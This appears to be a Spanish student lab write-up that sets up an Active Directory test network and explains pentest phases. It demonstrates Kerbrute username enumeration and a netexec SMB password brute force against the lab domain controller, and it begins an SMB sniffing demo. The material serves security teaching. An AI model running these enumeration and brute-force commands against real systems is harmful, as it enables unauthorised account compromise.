Ahora desde el cliente Windows 10 comprobamos que podemos hacer ping a google.com (es posible que en el ícono de internet ponga que no hay conexión, pero realmente si la hay, es un defecto de Vmware):


```
Símbolo del sistema
Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\usuario>ping google.com

Haciendo ping a google.com [142.250.201.78] con 32 bytes de datos:
Respuesta desde 142.250.201.78: bytes=32 tiempo=11ms TTL=127
Respuesta desde 142.250.201.78: bytes=32 tiempo=13ms TTL=127
Respuesta desde 142.250.201.78: bytes=32 tiempo=11ms TTL=127
```

## Subtarea 2.5: Implementación del servicio SMB

El servicio SMB es el que se encarga de los recursos compartidos en red, suele estar presente en todas las empresas, y en este caso no será diferente. Compartimos una carpeta en red que se llamará prueba:



X

←  Acceso a la red

Elija los usuarios de la red con los que desea compartir recursos.

Escriba un nombre y haga clic en Agregar, o haga clic en la flecha para buscar usuarios.


		Agregar
Nombre	Nivel de permiso	
 Administrador	Propietario	

[Tengo problemas para compartir](#)


 Compartir

C Cancelar

Una vez compartida la carpeta, accedemos a ella a través del cliente Windows 10 introduciendo las credenciales del administrador o de cualquier otro usuario que hayamos querido asignar a la carpeta:




Una vez introducidas las credenciales, veremos que hay acceso a la carpeta prueba anteriormente compartida:



### Subtarea 2.6: Unión del equipo Kali a la red

En el equipo Kali, cambiamos la tarjeta de red y ponemos la de la red LAN del equipo Windows Server (VMnet2):



Ahora si hacemos ifconfig en la terminal, veremos que ya estamos dentro de la red debido al servicio DHCP:

```
kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.3 netmask 255.255.255.0 broadcast 192.168.10.255
        ether 00:0c:29:cf:a7:92 txqueuelen 1000 (Ethernet)
        RX packets 1 bytes 346 (346.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 20 bytes 2878 (2.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Podemos probar a hacer ping a **Soporttec.local**:

```
└─(kali㉿kali)-[~]
└─$ ping -c1 soporttec.local
PING soporttec.local (192.168.10.1) 56(84) bytes of data.
64 bytes from WIN-Q926QQ91S0L.soporttec.local (192.168.10.1): icmp_seq=1 ttl=
128 time=0.188 ms

--- soporttec.local ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.188/0.188/0.188/0.000 ms
```

## Tarea 3: Explicación sobre las fases de una prueba de penetración en AD

### Objetivo y metodología

Explicación sobre cuáles son las fases de una auditoría de seguridad o prueba de penetración orientado a entornos de AD.

#### Subtarea 3.1: Explicación de la fase de OSINT y Enumeración

##### OSINT (Open Source Intelligence)

OSINT, o inteligencia de fuentes abiertas, es el proceso de recopilar, analizar y utilizar información disponible públicamente.

Algunas herramientas populares incluyen:

- Shodan: Para identificar dispositivos conectados a Internet.
- Google Dorks: Para búsquedas avanzadas en Google (filtrar resultados).
- Redes sociales: Linkedin, Twitter, Instagram, etc.
- Maltego: Para análisis de relaciones entre datos.

##### Enumeración

La enumeración es una fase crucial en el pentesting que sigue a la fase de OSINT. Consiste en interactuar activamente con los sistemas del objetivo para obtener información detallada sobre:

- Equipos activos en la red.
- Servicios y puertos abiertos.
- Recursos compartidos.
- Vulnerabilidades
- Versiones de software instaladas.

Algunas herramientas de enumeración son:

- Nmap: para identificar puertos, servicios y versiones de los servicios de los equipos activos.
- Advanced Ip Scanner: Para ver los equipos activos en la red e información sobre ellos.
- OpenVAS y Nessus: Para escanear vulnerabilidades.
- Netexec: Para enumerar información de diversos servicios (smb, winrm, etc).

## Subtarea 3.2: Explicación de la fase de Explotación de vulnerabilidades

La explotación es la **etapa posterior a la enumeración** y consiste en aprovechar las vulnerabilidades detectadas para intentar acceder al sistema o acceder a recursos críticos.

### Tipos de Explotación

1. Explotación Manual: Utiliza métodos personalizados y análisis detallado para aprovechar vulnerabilidades específicas, como configuraciones incorrectas o errores lógicos.
2. Explotación Automatizada: Emplea herramientas como Metasploit para ejecutar ataques preconfigurados sobre vulnerabilidades conocidas.

## Subtarea 3.3: Explicación de la fase de Post Explotación y Escalada de Privilegios

Una vez que el atacante (o el pentester) **ha conseguido acceso a un sistema**, comienza la fase de **post explotación**.

### Objetivos comunes:

- **Recolectar información** del sistema, la red, usuarios, contraseñas, archivos sensibles.
- **Moverse lateralmente (Pivoting)**: buscar otros sistemas en la red a los que se pueda acceder desde la máquina comprometida.
- **Ocultarse**: eliminar rastros, deshabilitar logs, evadir antivirus o EDR.
- **Preparar el terreno para escalar privilegios**.

### Escalada de Privilegios

Este paso busca **obtener mayores permisos** dentro del sistema, especialmente acceso como **Administrador**, lo cual permite control total.

Tipos de escalada:

- **Escalada horizontal:** pasar de un usuario común a otro con más acceso (pero no necesariamente administrador).
- **Escalada vertical:** pasar de un usuario con pocos privilegios a uno con privilegios elevados (como root o administrador).

**Métodos comunes en AD para escalar privilegios:**

- Sniffing y ataques de Relay.
- Explotación de permisos mal asignados.
- Uso de herramientas automatizadas como BloodHound o WinPEAS.
- Explotación de vulnerabilidades específicas de escalada de privilegios.

## **Tarea 4: Pruebas de concepto de los ataques más comunes o específicos en AD**

### **Objetivo y metodología**


Explicación sobre los ataques más comunes a entornos AD y cómo realizarlos.

#### **Subtarea 4.1: Prueba de concepto de los ataques de fuerza bruta**

Los servicios de Windows no presentan medidas contra ataques de fuerza bruta. Este tipo de ataques son más efectivos en contra de un Windows Server, debido a que el usuario principal siempre se suele llamar “Administrador”, por lo que solo tendremos que encontrar su contraseña. Pero por si fuera poco, el servicio Kerberos (encargado de la autenticación en AD), puede ser usado para descubrir potenciales usuarios con fuerza bruta y así facilitar los ataques a los servicios anteriormente mencionados.

#### **Ataque de fuerza bruta al servicio Kerberos con la herramienta Kerbrute:**

Descargamos Kerbrute de su repositorio oficial: <https://github.com/ropnop/kerbrute/releases>




The screenshot shows a GitHub release page for version 1.0.3. The page includes the release date (Dec 15, 2019), the author (ropnop), and the commit hash (9dad6e1). Below the release information is a table of assets:

Asset	Size	Published
kerbrute_darwin_386	6.84 MB	Dec 15, 2019
kerbrute_darwin_amd64	7.74 MB	Dec 15, 2019
kerbrute_linux_386	6.89 MB	Dec 15, 2019
<b>kerbrute_linux_amd64</b> (highlighted)	7.9 MB	Dec 15, 2019
kerbrute_windows_386.exe	6.72 MB	Dec 15, 2019
kerbrute_windows_amd64.exe	7.63 MB	Dec 15, 2019
Source code (zip)		Dec 15, 2019
Source code (tar.gz)		Dec 15, 2019

Below the table are standard GitHub reaction icons and a note that 48 people reacted.


Le damos permiso de ejecución con **chmod +x kerbrute\_linux\_amd64**:



```
(kali㉿kali)-[~/Downloads]
$ chmod +x kerbrute_linux_amd64

(kali㉿kali)-[~/Downloads]
$ ll
total 8096
-rwxrwxr-x 1 kali kali 8286607 May  2 07:47 kerbrute_linux_amd64
```


Ahora creamos un usuario del dominio para hacer la prueba:



The screenshot shows the Windows Active Directory Users and Computers management console. On the left, there is a tree view of the directory structure. On the right, a table lists users with one entry highlighted:


Nombre	Tipo	Descripción
Juan	Usuario	

Creamos un diccionario de usuarios que contemple el nombre de “Juan”:



```
GNU nano 8.4          users.txt
juan
rosa
link
usuario
```

Y ahora usamos Kerbrute para enumerar el usuario:



```
(kali㉿kali)-[~/Downloads]
$ ./kerbrute_linux_amd64 userenum -d soporttec.local users.txt --dc 192.168.10.1

Version: v1.0.3 (9dad6e1) - 05/02/25 - Ronnie Flathers @ropnop

2025/05/02 07:54:04 > Using KDC(s):
2025/05/02 07:54:04 > 192.168.10.1:88

2025/05/02 07:54:04 > [+] VALID USERNAME:      juan@soporttec.local
2025/05/02 07:54:04 > Done! Tested 4 usernames (1 valid) in 0.002 seconds
```

### Ataque de fuerza bruta y enumeración al servicio SMB con la herramienta Netexec:

Ahora que hemos enumerado usuarios del dominio, vamos a intentar buscar las contraseñas de dichos usuarios mediante un ataque de fuerza bruta al servicio SMB empleando la herramienta Netexec, la cual ya viene instalada en Kali Linux por defecto. Para la creación de un diccionario de contraseñas podemos usar repositorios de Github o herramientas como Crunch o Cupp.

Realizamos el ataque de fuerza bruta al servicio SMB con netexec:

```
(kali㉿kali)-[~/Downloads]
$ netexec smb 192.168.10.1 -u juan -p pass.txt
SMB      192.168.10.1    445    WIN-Q926QQ91S0L  [*] Windows Server 2022 B
uild 20348 x64 (name:WIN-Q926QQ91S0L) (domain:soporttec.local) (signing:True)
(SMBv1:False)
SMB      192.168.10.1    445    WIN-Q926QQ91S0L  [-] soporttec.local\juan:
usuario STATUS_LOGON_FAILURE
SMB      192.168.10.1    445    WIN-Q926QQ91S0L  [-] soporttec.local\juan:
usuario2 STATUS_LOGON_FAILURE
SMB      192.168.10.1    445    WIN-Q926QQ91S0L  [+] soporttec.local\juan:
usuario1.
```

## Subtarea 4.2: Prueba de concepto de los ataques de Relay y Sniffing


Un **ataque de sniffing** consiste en **escuchar pasivamente** el tráfico de red para capturar información sensible sin modificarla, como contraseñas o contenido de archivos. Se realiza con herramientas como Wireshark.

En cambio, un **ataque de relay** es **activo**: el atacante intercepta y **reenvía comunicaciones** entre dos partes, haciéndolas creer que se comunican directamente. Así puede robar o modificar datos en tiempo real, especialmente en sistemas de autenticación y se realiza con herramientas como Responder..


Algo que muchos no saben es que en redes de equipos Windows, el servicio SMB no va encriptado por defecto, lo cual hace que los ataques de Sniffing y Relay sean muy efectivos.

### Prueba práctica de ataque de Sniffing


Creamos un archivo txt compartido en el equipo Windows Server 2022:



Desde la máquina atacante dejamos puesto el Wireshark filtrando por tráfico SMB2:



Ahora abrimos el txt desde el equipo cliente:



